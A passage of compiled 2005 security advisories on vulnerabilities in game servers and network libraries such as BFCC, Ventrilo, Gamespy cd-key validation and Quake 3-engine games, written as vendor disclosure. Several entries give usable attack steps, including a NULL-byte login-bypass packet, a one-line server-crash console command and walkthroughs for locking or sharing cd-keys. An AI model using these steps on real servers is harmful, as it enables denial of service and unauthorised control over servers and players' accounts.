C] ComsMessageHandler buffer-overflow

Exists a buffer-overflow in the creation of the following error messages in ComsMessageHandler.cpp:

```
        char buffer[1024];
        sprintf(buffer, "Failed to find message type handler \"%s\"",
            messageType.c_str());
```

and

```
        char buffer[1024];
        sprintf(buffer, "Failed to handle message type \"%s\"",
            messageType.c_str());
```

For exploiting the bug is enough to use a command longer than the buffer used by these instructions.

D] various crashes and possible code execution in Logger.cpp

When an attacker uses some long values, like a big UniqueID, the server crashes immediately.
The problem is located in some of the functions of Logger.cpp and seems also possible to execute remote code.
In one of the ways I have found to exploit the bug is needed to know the keyword of the server if uses a password, but could exist other better ways to exploit the vulnerability.

 # Exploit #

http://aluigi.org/poc/scorchbugs.zip

Application: *Virtools Web Player and probably also other applications which can read the Virtools files but I can't test http://www.virtools.com*
Versions: *<= 3.0.0.100*
Platforms: *Windows (seems also Mac is supported)*
Bugs: *A] buffer-overflow*
B] directory traversal
Exploitation: *remote/local*
Date: *30 Sep 2005*

Virtools is a set of applications for creating games, demos, CAD, simulations and other multimedia stuff.
Virtools Web Player is the program which allows the usage of these creations from the net through its implementation in the web browser.

 # Vulnerabilities #

Other than the scripts the Virtools packages *(for example those with extension VMO)* contain also some additional files like mp3, wav, images and so on which are extracted in a temporary folder in the system temp directory like, for example, c:\windows\temp\VTmp26453

A] buffer-overflow

Exists a buffer-overflow bug which happens during the handling of the names of the files contained in the Virtools packages.
A filename of at least 262 bytes overwrites the return address allowing possible execution of malicious code.

B] directory traversal

As previously said the files are stored in a temporary directory and if already exist files with the same names they are fully overwritten.
The problem here is that there are no checks on the filenames so the usage of the classical ..\ patterns allows an attacker to overwrite any file in the disk where is located the system temp folder *(usually c:\)*.

 # Exploit #

http://aluigi.org/poc/virtbugs.zip

Application: *MultiTheftAuto*
http://www.multitheftauto.com
Versions: *<= 0.5 patch 1*
Platforms: *Windows, Linux, FreeBSD and OpenBSD*
Bugs: *A] anyone can modify the motd*
B] Windows server crash
Exploitation: *remote, versus server*
Date: *25 Sep 2005*

MultiTheftAuto *(MTA)* is a closed-source mod and server for the games Grand Theft Auto III *(**http://www.rockstargames.com/grandtheftauto3/**)* and Grand Theft Auto: Vice City *(**http://www.rockstargames.com/vicecity/pc/**)* which adds multiplayer capabilities to them.

 # Vulnerabilities #

Both the following bugs are directly related but have been separated since the effects change between the available versions for the supported platforms:

A] anyone can modify the motd

The MTA server has the remote administration option enabled by default. The problem is the existence of an undocumented command *(number 40)* which allows the modification or the deletion of the content of the motd.txt file used for the message of the day.
This is the only command which doesn't check if the client is an admin so anyone without permissions has access to it.

B] Windows server crash

The command 40 is also the cause of another problem located in the same function which seems incomplete or experimental as showed by the following "retrieved" code:

```
    // open file for writing "w"
    length = *(u_int *)(src - (src % 4096));
    for(i = j = 0; i < length; i++) {
        if(src[i] == '\n') dst[j++] = '\r';
        dst[j++] = src[i];
        if(j < 1024) continue;
        if(!WriteFile(...)) break;
        j = 0;
    }
    // close file
```

length is -1 so the function starts an almost endless loop which stops when the source buffer points to an unallocated zone of the memory.
The result is the immediate crash of the MTA server.

Seems that only the Windows server is affected by the crash because on Linux the function is substituited with the following "still incorrect" instruction which doesn't produce exceptions:

```
    fd = fopen("motd.txt", "w");
    fwrite(data + 4, 1, data, fd);  // yes data is the buffer
```

```
    fclose(fd);
```

 # Exploit #

http://aluigi.org/poc/mtaboom.zip

Application: *BFCommand & Control Server Manager*
http://www.bfcommandcontrol.org
Versions: *BFCC <= 1.22_A*
BFVCC <= 2.14_B
BFVCCDaemon is NOT vulnerable
Platforms: *Windows*
Bugs: *A] full anonymous login bypass*
B] login bypass through NULL username
C] invulnerable clients and full privileges
D] server full after consecutive connections
Exploitation: *remote*
Date: *29 Aug 2005*

BFCommand & Control Server Manager is a server manager available for the games Battlefield 1942 *(with the name BFCC)*, Battlefield Vietnam *(BFVCC)* and Battlefield 2 *(BF2CC)*.

The difference between these server managers and the others available on Internet is that BFVCC is also directly included in the CD of Battlefield Vietnam so it's used on many servers.
I have made a quick search on Internet and I have found that over the 20% of public Battlefield Vietnam servers uses one of the vulnerable versions of BFVCC on standard ports which, through these vulnerabilities, means full access to the management of these game servers and to other possible sensitive informations like the POP3 password of the admin.

BFVCCDaemon is not vulnerable because it uses another protocol and in fact is considered a different program altogether. Then on Internet the amount of BFV servers which use BFVCCDaemon is almost unexistent.

 # Vulnerabilities #

A] full anonymous login bypass

This bug can be explained with the following words: does not exist a login mechanism.
In fact the "login" command is totally useless because anyone can connect to the server manager and take its control with full "Super Admin" privileges.
The most interesting thing is that without logging into the server the attacker doesn't exist: the logs don't report his operations *(except for a couple of commands if used)* and for the server there are no people connected in that moment.
Really a good way for controlling the server like a ghost and with the maximum relax and power.

B] login bypass through NULL username

The "login" command naturally is composed by an username and a password but the cool thing is that a NULL byte *(0x00)* in the username field will bypass the authentication and the server will grant the access to the attacker:

```
"login" "\x1e"      // command
"\0"    "\x1e"      // username (NULL byte)
"none"  "\x1e"      // password
"none"  "\x1e"      // username
```

```
    ""      "\x1e"      // ???
    ""                  // ???
    "\x00\x40\x40\x00"  // command delimiter
```

C] invulnerable clients and full privileges

The admins *(and moreover the local admin)* have the ability of booting the other remote admins.
The command **"Boot"** and any other command which has effect on the clients are totally useless since the server continues to keep the connection established and any operation or disconnection is made by the client not the server.
In short a modified client *(for example placing a NULL byte where is located the unicode command Boot in the executable)* cannot be booted.
Then each admin can be limited in what he can do or not by setting some permissions in the **"User Profiles"** section.
Just like for the Boot command also the permissions are client-side so an admin with a very restricted power can take the full control of the server manager.

D] server full after consecutive connections

A sort of **"fake players"** attack with the difference that here after 20 consecutive connections *(just a simple connect and disconnect)* the server becomes full forever.
In short if the client doesn't send the **"login"** command the server considers the connection in an idle state and when is reached the limit of 20 connections *(although the connections and the sockets have been closed!)* it becomes full and nobody can use the server manager from remote.
Naturally also this attack is not showed in the logs.

 # Exploit #

http://aluigi.org/poc/bfccown.zip

Application: *Ventrilo*
http://www.ventrilo.com
Versions: *<= 2.3.0 and >= 2.1.2*
Platforms: *Windows (x86), Linux (x86), Solaris (SPARC), Solaris (x86), FreeBSD (x86), NetBSD (x86) and Mac OSX (PPC)*
Bug: *forced exit or crash caused by malformed status packet*
Exploitation: *remote, versus server*
Date: *23 Aug 2005*

Ventrilo is a widely known and used VoIP software developed by Flagship Industries.
It is used moreover for the online gaming.

 # Vulnerabilities #

Other than the TCP port used for accepting clients the Ventrilo server binds also the same UDP port for handling the status requests sent by the people to get informations and details.

The problem is in the code that controls the status queries, in fact exists a check for the handling of possible malformed data which interrupts the server when is received a packet with an amount of data lower than how much specified in the header of the query.
For example a normal status query *(command 1 with 16 bytes of data reported in the status header)* that doesn't contain data is able to exploit this vulnerability.

In the log file of the Windows servers will be dumped the following message:
```
  ERROR: ServerLoop exception detected. Aborting.
```

On other platforms *(tested Linux x86)* happens a crash in free*()*.

Naturally is also possible to spoof the malformed packet for an anonymous exploiting of the bug.

 # Exploit #

http://aluigi.org/poc/ventboom.zip

Application: *Soldier of Fortune II*
http://www.ravensoft.com/soldier2.html
Versions: *1.02x and 1.03*
Platforms: *Windows, Linux and Mac*
Bug: *bad memory access*
Exploitation: *remote, versus server (in-game)*
Date: *29 Jun 2005*
Author: *unknown, found in the wild and reported to me by two admins*
Advisory: *Luigi Auriemma*

Soldier of Fortune II is a widely played FPS game developed by Raven Software *(***http://www.ravensoft.com***)* and published by Activision *(***http://www.activision.com***).*
It has been released at May 2002.

 # Vulnerabilities #

The /ignore command is used for saying to the server that we *(the client)* don't want to receive the messages of a specific user.
The command is followed by a number that identifies the ID of the client we want to ignore.
This client ID is then used by the server for positioning into the g_entities array composed by 1024 entities so if we specify a big ID like 123456789 the server will crash immediately because it tries to access a zone of memory not allocated.

This is an in-game bug so the bug cannot be exploited if the attacker is banned or the server is protected by a password not known by him.

 # Exploit #

Join a server and from the game console *(~ key)* type:

```
/ignore 123456789
```

Application: *Raknet network library*
http://www.rakkarsoft.com
Versions: *<= 2.33 (before 30 May 2005)*
the bug has been introduced in some recent updates but is not known what is the exact first vulnerable version
Platforms: *Windows and Unix*
Bug: *server termination and endless loop*
Exploitation: *remote, versus server*
Date: *05 June 2005*

Raknet is a multi-license *(GPL, shareware and commercial)* network library for games developed by Rakkarsoft.
It has been used in many open and closed source games like those developed by nFusion **(http://www.n-fusion.com).**
Just the recent game of this software house, Elite Warriors: Vietnam **(http://www.n-fusion.com/nFusion/ewvstory.html),** released in March 2005 is one of the vulnerable games *(versions <= 1.03)*.
Anyway the older games developed by nFusion are not vulnerable since they use older versions of the library that don't contain the bug.

 # Vulnerabilities #

An UDP packet of 0 bytes is able to freeze the game server.
The problem is that when an empty packet is received the server should close the socket and return to the main menu *(the first bug)* but before doing that it enters in an endless loop that executes Sleep*(10)* until the main thread is active *(but never terminates)*.

 # Exploit #

http://aluigi.org/poc/rakzero.zip

Application: *Halo: Combat Evolved*
http://www.microsoft.com/games/pc/halo.aspx
Versions: *<= 1.06 and Custom Edition 1.00*
Platforms: *Windows*
Bug: *endless loop*
Exploitation: *remote, versus server*
Date: *24 May 2005*

Halo is the great FPS game developed by Bungie Studios and ported on PC
by Gearbox Software (**http://www.gearboxsoftware.com**).
It is published by Microsoft Games (**http://www.microsoft.com/games/**)
and has been released at the end of 2003.

 # Vulnerabilities #

The game is not able to handle the malformed data with the conseguence
of entering in an endless loop that continues to check the same data.
The effects are that the server freezes completely, so is no longer
able to handle packets, and the CPU goes to 100%.

 # Exploit #

http://aluigi.org/poc/haloloop.zip

Application: *Gamespy cd-key validation system*
http://www.gamespy.net
Games: *The amount of games that use this system is really huge, a small list (maintained by me) is available here:*
http://aluigi.org/papers/gshlist.txt
An official list of games that use the Gamespy stuff (so not only the cd-keys) is available here:
http://www.gamespy.net/partners/
Versions: *each game must implement the future fixed SDK with a patch, anyway is impossible for me to list all the vulnerable games versions (in this moment ALL)*
Bug: *Denial of Service, players with valid cd-keys cannot play online due to the "Cd-key in use" error message*
Exploitation: *remote, versus clients with valid cd-keys*
Date: *04 May 2005*

The Gamespy cd-key validation system is a toolkit used by a HUGE number of multiplayer games and is needed to allow the verification of the cd-keys used by the players when they want to join an online game server.

Some of the most famous and played games that use this toolkit are Halo, Battlefield 1942 and Vietnam, Men of Valor, Painkiller, Star Wars Battlefront, Star Wars Republic Commando, Tribes: Vengeance and many others between those listed here:

http://www.gamespy.net/partners/

 # Vulnerabilities #

An attacker can sniff all the valid cd-key authorizations sent from his server to the Gamespy master server when a player joins his match.
These queries do NOT contain the plain-text cd-key but only some random text strings and the MD5 hashes needed to verify the original cd-key and the correctness of the packet.

Then the attacker can send the same captured queries to the master server emulating what a common server does.
This mechanism allows the real cd-key to be considered in use in the server of the attacker so when the real owner of the cd-key tries to play online its client is kicked from any game server he wants to join.

Note that this implementation bug does NOT allow the attackers to stole or reuse the valid cd-keys but only to block them for all the time they want.

 # Vulnerabilities (details) #

The Gamespy cd-key validation system is a server-side mechanism for verifying if the cd-keys used by the clients are valid or not.
Server-side means that all the authorization is handled by the game server, it is the only one that contacts the master server.
The part of the client in this mechanism is limited to the passing of its cd-key hash to the game server.

With client is meant the game client so the users/gamers, with server is identified a game server hosted by any user while the master server is the central server owned by Gamespy that contains the archive of valid cd-keys and their MD5 hashes.
I think these terms are well known by anyone but I prefer to be sure.

The step-by-step for validating a cd-key through the Gamespy system is the following:
- client joins the server
- server generates a random text string and sends it to the client
- client composes a string of 72 chars using also the string received from the server:
  http://aluigi.org/papers/gskey-auth.txt
- server sends to the master server its string plus the response received from the client
- the master server replies reporting if the client cd-key is valid or not *(and why not)*
- if the valid cd-key has been previously authorized from another server the master server first tries to contact this one to know if the player with that cd-key is still playing *(\ison\)*. If a negative *(\uoff\)* or no reply is received the cd-key is considered free and the new user is authorized

The flaw is clear: what happens if the server that has authorized the cd-key for first continues to report that the player is playing on it forever?
The answer is simple, the real player with the valid cd-key will be no longer able to play online because his cd-key is in use in that server.

Creating this situation is very simple, a normal game server can capture the authorization requests it sends to the Gamespy master server when a player joins and then it can reuse the same identical requests forcing the real cd-keys to enter in the **"Cd-key in use"** state *(exist 2 ways to exploit the bug, read the section 5)*.

An authorization request is composed by the following parameters:

```
 \auth\ = identifies the type of query, authorization
 \pid\  = the Gamespy product ID of the played game:
          http://aluigi.org/papers/gspids.txt
 \ch\   = what I have called server token, it is the text string
          randomly generated by the server and sent to the client
 \resp\ = contains the MD5 hash of the client cd-key, the client token
          (another random string but generated by the client) and a
          MD5 hash used to verify the correctness of the request (so
          nobody can modify the other values)
 \ip\   = IP address of the client in decimal format
 \skey\ = a random number used to track the request and the subsequent
          reply
```

The pid, the ch and the resp are all the stuff that the attacker needs.

When the real player joins a server the master server receives the authorization request, checks if the cd-key is valid and then contacts the fake server with a query similar to the following:

```
  \ison\\cd\0123456789abcdef0123456789abcdef\skey\1234
```

And the fake server must simply reply with:

```
  \uon\\skey\1234
```

The cd-key is still in use in the fake server and the real player will be booted quickly from the server he wants to join with the **"Cd-key in use"** error message.

 # Scenario #

A guy, that we will call Luigi, has just bought the game Painkiller in

a big super market of his town *(in reality he likes racing games but this is only an example)*.

He is very happy to have bought this game because it's cool and very splatter and moreover because is possible to play online where this FPS finds his natural habitat.

Luigi arrives at home, installs the game, inserts his cd-key, applies the latest patch found on a recent game magazine and connects to Internet, he is really anxious to frag other users.

He finds a server with an interesting name and with 8 players in it and decides to join and plays on it for over one hour conquering some victories and many defeats.

Now he is tired and decides to reconnect later but he has a bad surprise: he receives a **"Cd-key in use"** error message everytime he tries to join any online server.

He doesn't understand why that happens, he thinks someone has stolen his cd-key so after many troubles, time lost, mails to the game support and posts on many forums with no results he abandons the game and decides to give up.

 # Requirements for the attack #

An attacker has two ways to exploit this bug, and in both is needed to have a public game server available on Internet.

Requirements for the first method

- a game server using a modified executable that avoids the sending of the \disc\ command and with \uoff\ replaced by \uon\.

The result is that a player with a valid cd-key joins the attacker server but his cd-key remains in use also when he left the match.
Modifying the executable is very simple but remember that the commands are not stored in plain-text in the code but are easily built at runtime *(something like buff[0]='\\'; buff[1]='d'; buff[2]='i'; buff[3]='s'; buff[4]='c'; ... the pattern is similar to all the games that use this toolkit)*.
For example in some minutes and with the substitution of only 3 bytes I have modified with success the executable of Gore 1.48:

http://aluigi.org/poc/gore148gskeyinuse.zip

UPDATE 02 Sep 2005:
Added an universal patcher which converts any executable of the games that use the Gamespy cd-key SDK in a proof-of-concept for keeping in use the cd-keys of the gamers that join the malicious server:

http://aluigi.org/poc/gskeyinuseuni.zip

Requirements for the second method

- a normal game server
- GsHsniff for capturing the authorization requests
- my proof-of-concept to replicate the requests in ANY moment you want

The explanations are available in the following section.

 # Exploit #

The proof-of-concept *(for the second exploitation method)* is composed by two tools:

- GsHsniff
  http://aluigi.org/papers/gshsniff.zip

  a sniffer able to capture all the encoded queries sent and received from the master server

- Gamespy cd-key validation: **"Cd-key in use"** DoS
  http://aluigi.org/poc/gskeyinuse.zip

  the real proof-of-concept, it reads all the autorization requests *(in plain-text)* contained in a file and sends them to the master server. Then it enters in a listening mode so can report that the cd-keys of the players are still and ever in use.

Practical usage

Put all the authorization requests collected with GsHsniff in a text file like keys.txt.
This is very simple to do, you need only to launch GsHsniff, run a dedicated server of your favourite game and then join in it *(the game must use the Gamespy cd-key validation toolkit naturally)*.
When the request is captured close both the server and the client.

The file keys.txt must look similar to the following:

```
\auth\\pid\123\ch\aBcDeFg\resp\0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef01234567\ip\123456\skey\1234
\auth\\pid\999\ch\253h2\resp\abcdefabcdefabcdefabcdefabcdefabcdefabcdefabcdefabcdefabcdefabcdef
...
```
(one \auth\ request is enough, one for each cd-key)

Launch gskeyinuse specifying the name of the text file with the collected requests and the local port to bind:

```
gskeyinuse keys.txt 7777
```

Both the tools are very verbose so any detail is ever visible and GsHsniff is useful to see in real-time what I have tried to explained with my words *(moreover using its options)*.

After having launched the proof-of-concept you can verify that your cd-key is in use joining an online game server or using the tool I have written just for this purpose:

http://aluigi.org/papers/gskeycheck.zip

If you receive a **"Cd-key in use"** error means your game is vulnerable.

Application: *Gamespy cd-key validation system*
http://www.gamespy.net
Games: *The amount of games that use this system is really huge, a small list (maintained by me) is available here:*
http://aluigi.org/papers/gshlist.txt
An official list of games that use the Gamespy stuff (so not only the cd-keys) is available here:
http://www.gamespy.net/partners/
Versions: *the bug will be corrected on the master server, in the moment I'm writing the bug still exists*
Bug: *players can use the same cd-key online at the same moment*
Exploitation: *remote*
Date: *04 May 2005*

The Gamespy cd-key validation system is a toolkit used by a HUGE number of multiplayer games and is needed to allow the verification of the cd-keys used by the players when they want to join an online game server.

Some of the most famous and played games that use this toolkit are Halo, Battlefield 1942 and Vietnam, Men of Valor, Painkiller, Star Wars Battlefront, Star Wars Republic Commando, Tribes: Vengeance and many others between those listed here:

http://www.gamespy.net/partners/

 # Vulnerabilities #

The problem is very simple: two or more players can use the same valid cd-key at the same moment on different servers.
Naturally this situation is avoided by default for the right reasons that anyone knows *(playing online with pirated games for first)*.

That is possible because exists a specific command *(\disc\)* used by the game servers to free the cd-key of the users that leave the match hosted by them.
In fact when a player joins a server his cd-key becomes **"in use"** and nobody can use the same cd-key online at the same time.

The \disc\ and \uoff\ commands plus the **"no reply"** are the mechanism used to free a cd-key in use and the game server is the only one to be able *(and to have the right)* to use it.

The \disc\ command is transmitted in an UDP packet *(like any other command)* and contains the following parameters:

```
\pid\ = the Gamespy PID, a number that identifies any multiplayer
        game
\cd\  = the MD5 hash of the user's cd-key
\ip\  = the IP address of the client
```

The following section contains some details and a possible scenario for the usage of this flaw.

 # Scenario #

Two friends have just bought the game Halo in a nice games shop in their town, finally they can kill the little Covenants on the Halo's ring.

Each one has paid half of the full price *(they are not rich but*

fortunately are friends and respect the work of the developers), and go quickly to their home for playing online with this nice game using the same valid cd-key.

The first guy *(X)* joins a server without problems while the second *(Y)* receives a **"Cd-key in use"** error in any server he tries to join.
Unfortunately Y didn't know this mechanism.

But X knows that Halo uses the Gamespy cd-key validation system and knows also that this mechanism is affected by some implementation flaws so decide to definitely solve the problem of his friend.

X creates a tool that automatically sends a spoofed \disc\ packet to the master server using the source IP and port of the server in which he joins .
He can do it enough easily because he knows the PID of his game *(793 for Halo)* and naturally knows both his cd-key *(or directly the MD5 hash)* and his public IP address used by the server to authorize him.

So when X joins a server, he sends a spoofed \disc\ command and his cd-key is no longer in use.

Now Y can play on Internet in the same moment that X is online without problems and on any server.
The only limitation is that they cannot play on the same server because it rejects the players with the same cd-key without the need of contacting the Gamespy master server.

The problem is that if two friends can do that, the same can be made by 10, 100 or 1000 people and this is not a very good thing.
Someone can say that this is already possible through the usage of modified servers but almost all the Internet servers are regulars and accept only the players with valid cd-keys.

 # Exploit #

Note: this bug will be fixed on the Gamespy master server so even though is still possible to test it in the moment I'm writing this paper, in the next days will be no longer possible to test it with success.
In short, if your tests fail it's because the bug has been fixed.

The proof-of-concept is available here:

http://aluigi.org/poc/gskeydisc.zip

it is a simple UDP spoofer that works on Linux and requires the following parameters:
- server the hostname or the IP of the game server
- port the port of the server
- pid the PID of the game
  http://aluigi.org/papers/gspids.txt
- cd-key the cd-key in use or its MD5 hash
- client_ip the IP of the client that owns the cd-key

First practical usage

Launch a dedicated server of your favourite game and join it with your client *(the game must use the Gamespy cd-key validation toolkit naturally)*.

Verify that your cd-key is in use with the following tool or manually

trying to connect another client to a different server:

http://aluigi.org/papers/gskeycheck.zip

Now launch the proof-of-concept gskeydisc specifying the public IP and port of your game server, the PID of the game, your cd-key and the IP used by your server to identify the client *(usually 127.0.0.1, it's the same IP you have inserted to select your local dedicated server, use GsHsniff to solve any doubt)*.

Now relaunch gskeycheck: the cd-key should be no longer in use.

Second practical usage

Launch my **"Cd-key in use"** proof-of-concept using an authorization request previously captured with GsHsniff:

http://aluigi.org/papers/gshsniff.zip
http://aluigi.org/poc/gskeyinuse.zip

If you know the original cd-key launch gskeycheck to be sure that it is really in use, otherwise launch another instance of gskeyinuse using a different local port.

Launch gskeydisc specifying all the needed parameters visualized by gskeyinuse.

Relaunch gskeycheck or gskeyinuse to verify that the cd-key is no longer in use.

Application: *IGI 2: Covert Strike*
http://www.igi2-game.com
Versions: *<= 1.3*
Platforms: *Windows and Linux*
Bugs: *A] nickname format string*
B] invalid memory access
C] messages format string
Exploitation: *remote, versus server and clients (in-game)*
Date: *14 Apr 2005*

IGI 2 is a tactical stealth-based FPS game developed by Innerloop
*(***http://www.innerloop.com***)* and published by Codemasters
*(***http://www.codemasters.com***).*
It has been released in February 2003.

 # Vulnerabilities #

All the bugs are in-game so the attacker must join the server to
exploit them:

A] nickname format string

The server is affected by a format string bug when handles the
players nicknames.
Update: this bug is the same of the advisory:
http://aluigi.org/adv/igi2fs-adv.txt

B] invalid memory access

Using a big nickname is possible to crash the server due the access to
an invalid memory zone.
The instruction executed is **"cmp [EAX], 00000000"** where EAX contains 4
of the bytes in the nickname.

C] messages format string

Another format string, but this time affecting only the clients.
In fact is possible to send a formatted message to be able to exploit
all the clients connected to a server.

The game seems very inclined to format string vulnerabilities so is
possible that exist other similar bugs in it or other ways to exploit
the vulnerable functions *(for example one year ago I reported a format
string bug in the handling of RCON commands:*
http://aluigi.org/adv/igi2fs-adv.txt) but I think that these
are enough.

 # Exploit #

http://aluigi.org/poc/igi2bugs.zip

Application: *Star Wars Jedi Knight: Jedi Academy*
http://www.lucasarts.com/products/jediacademy/
Versions: *<= 1.011*
Platforms: *Windows, Linux and Mac*
Bug: *buffer-overflow during the visualization of big messages*
Exploitation: *remote, versus server (in-game)*
Date: *02 Apr 2005*

Jedi Academy is a first person shooter that uses the Quake 3 engine, it's developed by Raven Software *(***http://www.ravensoft.com***)* and published by LucasArts *(***http://www.lucasarts.com***).*
It has been released in September 2003.

 # Vulnerabilities #

The game is affected by a buffer-overflow in the visualization function called G_Printf*()*.
This function uses a sprintf*()* with a local buffer of 1024 bytes where it stores the text to display in the console so if an attacker sends a big message *(through the commands say and tell for example)* the server calls G_Printf*()* for visualizing a string like the following example:

say: NICKNAME: *aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...aaaaaaaa*\n

The result is that an attacker could execute malicious code on the victim server.
The only limitation is that this is an in-game bug so the attacker must have access to the server, if it's protected by password he must know the keyword.

 # Exploit #

- download the following file:
  http://aluigi.org/poc/jamsgbof.cfg
- place it in the base folder of the game: GameData\base
- start a client and a server
- join the server
- go into the client console *(shift + ~)*
- type: /exec jamsgbof
- the server will crash with the return address overwritten with *0x61616161*

Applications: *Call of Duty* *<= 1.5b*
Call of Duty: United Offensive *<= 1.51b*
Call of Duty 2 *1.0*
http://www.callofduty.com
Platforms: *Windows and old Linux versions (Mac has not been tested but should be affected too)*
Bug: *crash (handled buffer-overflow)*
Exploitation: *remote, versus server (in-game)*
Date: *02 Apr 2005*

Call of Duty and its expansion pack United Offensive are the famous military FPS games developed by Infinity Ward *(***http://www.infinityward.com***)* and Gray Matter Studios *(***http://www.gmistudios.com***)* and published by Activision *(***http://www.activision.com***).*
The games have been released respectively in October 2003 and September 2004.

 # Vulnerabilities #

The game server is affected by a problem in the building of the commands to visualize the clients messages.
If the message is too long and the generated command is longer than 1024 chars the server shows the dialog box of the exception handler with a warning about a possible buffer-overflow and naturally the match terminates.

This sprintf*()* buffer-overflow cannot be exploited because, as said before, it is correctly handled by the exception handled and also because each client string is dropped if longer than 1024 bytes.

This is an in-game bug so the attacker must have access to the server, if it's protected by password he must know the keyword and then his cd-key can be banned since CoD servers use the online authorization.

 # Exploit #

- download the following file:
  http://aluigi.org/poc/codmsgboom.cfg
- place it in the base folder of the game: main or uo
- start a client and a server
- join the server
- go into the client console *(~ key)*
- type: /exec codmsgboom
- the server will crash showing an error

Application: *Quake 3 engine*
http://www.idsoftware.com
Vulnerables: *- Call of Duty <= 1.5*
- Call of Duty: United Offensive <= 1.51
- Quake III Arena <= 1.32
- Return to Castle Wolfenstein <= 1.41
- Soldier of Fortune II: Double Helix <= 1.03
- Star Wars Jedi Knight II: Jedi Outcast <= 1.04
- Star Wars Jedi Knight: Jedi Academy <= 1.0.1.0
- Wolfenstein: Enemy Territory <= 1.02 / 2.56
... possibly others
"Seem" safe: *- Medal of Honor: Allied Assault (no effects)*
- Medal of Honor: Breakthrough
- Medal of Honor: Spearhead
- Star Trek Voyager: Elite Force (attacker only)
- Star Trek: Elite Force II (attacker crash only)
- Wolfenstein: Enemy Territory 2.60 (patched)
Platforms: *Windows, Linux and Mac*
Bug: *bad handling of big commands/messages*
Exploitation: *remote, versus clients (in-game)*
Date: *02 Apr 2005*
Author: *unknown, the bug has been reported to me by an admin of the game Return of Castle Wolfenstein*
Advisory: *Luigi Auriemma*

The Quake 3 engine is the well known game engine developed by ID Software *(**http://www.idsoftware.com**)* and is used by many games.

 # Vulnerabilities #

This problem is enough known in the community of the Return to Castle Wolfenstein and Enemy Territory games from many time *(over one year)*, and this second one is currently the only game to have an official patch released just some weeks ago.

An interesting explanation of this bug and a method to fix it modifying the source code of the vulnerable games *(SDK)* is available here:

http://bani.anime.net/banimod/forums/viewtopic.php?p=27322

In short the problem is in how the engine handles the commands longer than 1022 chars, in fact they are automatically truncated at that size and the rest of the chars is handled as network data confusing the engine.

If an attacker joins a server and sends a too big message any client in the server will automatically disconnect showing the **"CL_ParseServerMessage: Illegible server message"** error.

In some games or some of their older versions could happen also a server crash, that’s not caused by this bug but by other problems explained in the following advisories:

http://aluigi.org/adv/jamsgbof-adv.txt
http://aluigi.org/adv/codmsgboom-adv.txt

Only in Soldier of Fortune II happens a clients crash instead of the simple disconnection but the game supports only the vsay_team command and so only the players in the same team of the attacker will be crashed.

The problem is in-game so the attacker must have access to the server,

if it is protected by password and he doesn't know the keyword or his IP/guid has been banned he cannot exploit the bug.

 # Exploit #

- download the following file:
  http://aluigi.org/poc/q3msgboom.cfg
- place it in the base folder of your game *(like baseq3, etmain, main, base and so on)*
- start a client and a server or, if possible, more clients to test better the effects of the bug
- join the server
- go into the console of a client *(~ key or shift + ~)*
- type: /exec q3msgboom
- any client in the server will disconnect immediately.
  If nothing happens or the vsay command is not supported, modify the q3msgboom.cfg file using other commands like say or vsay_team.
  Jedi Knight II needs that the script is executed some times before seeing the effects.

Application: *Tincat network library*
http://www.tincat.de
Versions: *Release 2 < 2.0.28*
Release 1 should be not vulnerable
Games: *- Sacred <= 1.8.2.6*
- The Settlers: Heritage of Kings <= 1.02
- other applications, a partial list in german is available at the following link but I cannot confirm if they are vulnerable:
http://www.tincat.de/index.php?topic=5
Platforms: *Windows, Linux and Sun Solaris*
Bug: *buffer-overflow*
Exploitation: *remote, versus server*
Date: *28 Mar 2005*

Tincat is a network library for games and has been developed by the german guys of Instance Four (**http://www.instancefour.com**).
It is used in some games like the recents and well known Sacred (**http://www.sacred-game.com**) and The Settlers: Heritage of Kings (**http://www.thesettlers.com**).

 # Vulnerabilities #

The library is affected by a buffer-overflow in the function that logs the players entered in the server letting an attacker to execute malicious code on the victim system.

 # Exploit #

http://aluigi.org/poc/tincat2bof.zip

Application: *FunLabs games*
http://www.funlabs.com
Games: *4X4 Off-road Adventure III*
Cabela's Big Game Hunter 2004 Season
Cabela's Big Game Hunter 2005
Cabela's Dangerous Hunts
Cabela's Deer Hunt 2005 Season
Revolution
Secret Service - In harm's Way
Shadow Force: Razor Unit
US Most Wanted: Nowhere To Hide
... possibly others
Platforms: *Windows*
Bugs: *A] socket unreachable*
B] access to unallocated memory
Exploitation: *remote, versus server (B partially in-game)*
Date: *20 Mar 2005*

FunLabs is a software house that develops low-cost games usually published by Activision *(***http://www.activisionvalue.com).**

 # Vulnerabilities #

A] socket unreachable

The engine uses an asynchronous socket through FIONREAD that returns the length of the latest packet received by the socket.
If an attacker sends an empty UDP packet the server will be not able to know that a new packet is arrived *(because ioctlsocket continues to return zero)* and so it can no longer handle new packets.

B] access to unallocated memory

This partially in-game bug happens when an attacker sets the two 16 bit numbers inside the join packet to maximum values. Doing that forces the server to copy a bigger amount of data from the buffer that has received the packet to a new one but with an invalid access to the unallocated memory located after the shorter source buffer.
That causes the immediate termination of the server.

 # Exploit #

http://aluigi.org/poc/funlabsboom.zip

Application: *Chaser*
http://www.chasergame.com
Versions: *<= 1.50*
Platforms: *Windows*
Bug: *buffer-overflow*
Exploitation: *remote, versus clients*
Date: *04 Mar 2005*

Chaser is a first person shooter developed by Cauldron *(**http://www.cauldron.sk**)* using the CloakNT game engine and published by JoWood *(**http://www.jowood.com**)* in June 2003.

 # Vulnerabilities #

The problem is a buffer-overflow affecting the clients and happens when the client handles a big nickname of a player that has joined the server.

The problem is fully exploitable if the attacker controls a malicious server but the most cool exploitation happens when an attacker joins the server using a player with a big name.

The interesting thing in this case is that the packet used to join has a sign *(**"miso"**)* located just *(really unlucky)* where the return address of the bugged function is overwritten.
In short an attacker cannot exploit this bug to execute remote code but he will be able to crash immediately any client attached to the server he joins.

When the server runs in game mode *(so not dedicated)* it will crash too just because in reality it is server and client at the same time.

Another interesting thing related to the second type of attack is that is possible to exploit the vulnerability also versus servers protected by password without knowing the real keyword, while can be made nothing if the server is full.

 # Exploit #

http://aluigi.org/fakep/chaserfp.zip

This proof-of-concept shows the second method I have explained, use the -d option to enable it.

Application: *Soldier of Fortune II*
http://www.ravensoft.com/soldier2.html
Versions: *1.02, 1.03*
old versions like 1.00 and demo doesn't seem to be vulnerable
Platforms: *Windows, Linux and MacOS*
Bug: *crash caused by invalid memory pointer*
Exploitation: *remote, versus server (partially in-game)*
Date: *24 Feb 2005*

Soldier of Fortune II is a widely played FPS game developed by Raven Software *(**http://www.ravensoft.com**)* and published by Activision *(**http://www.activision.com**).*
It has been released at May 2002.

 # Vulnerabilities #

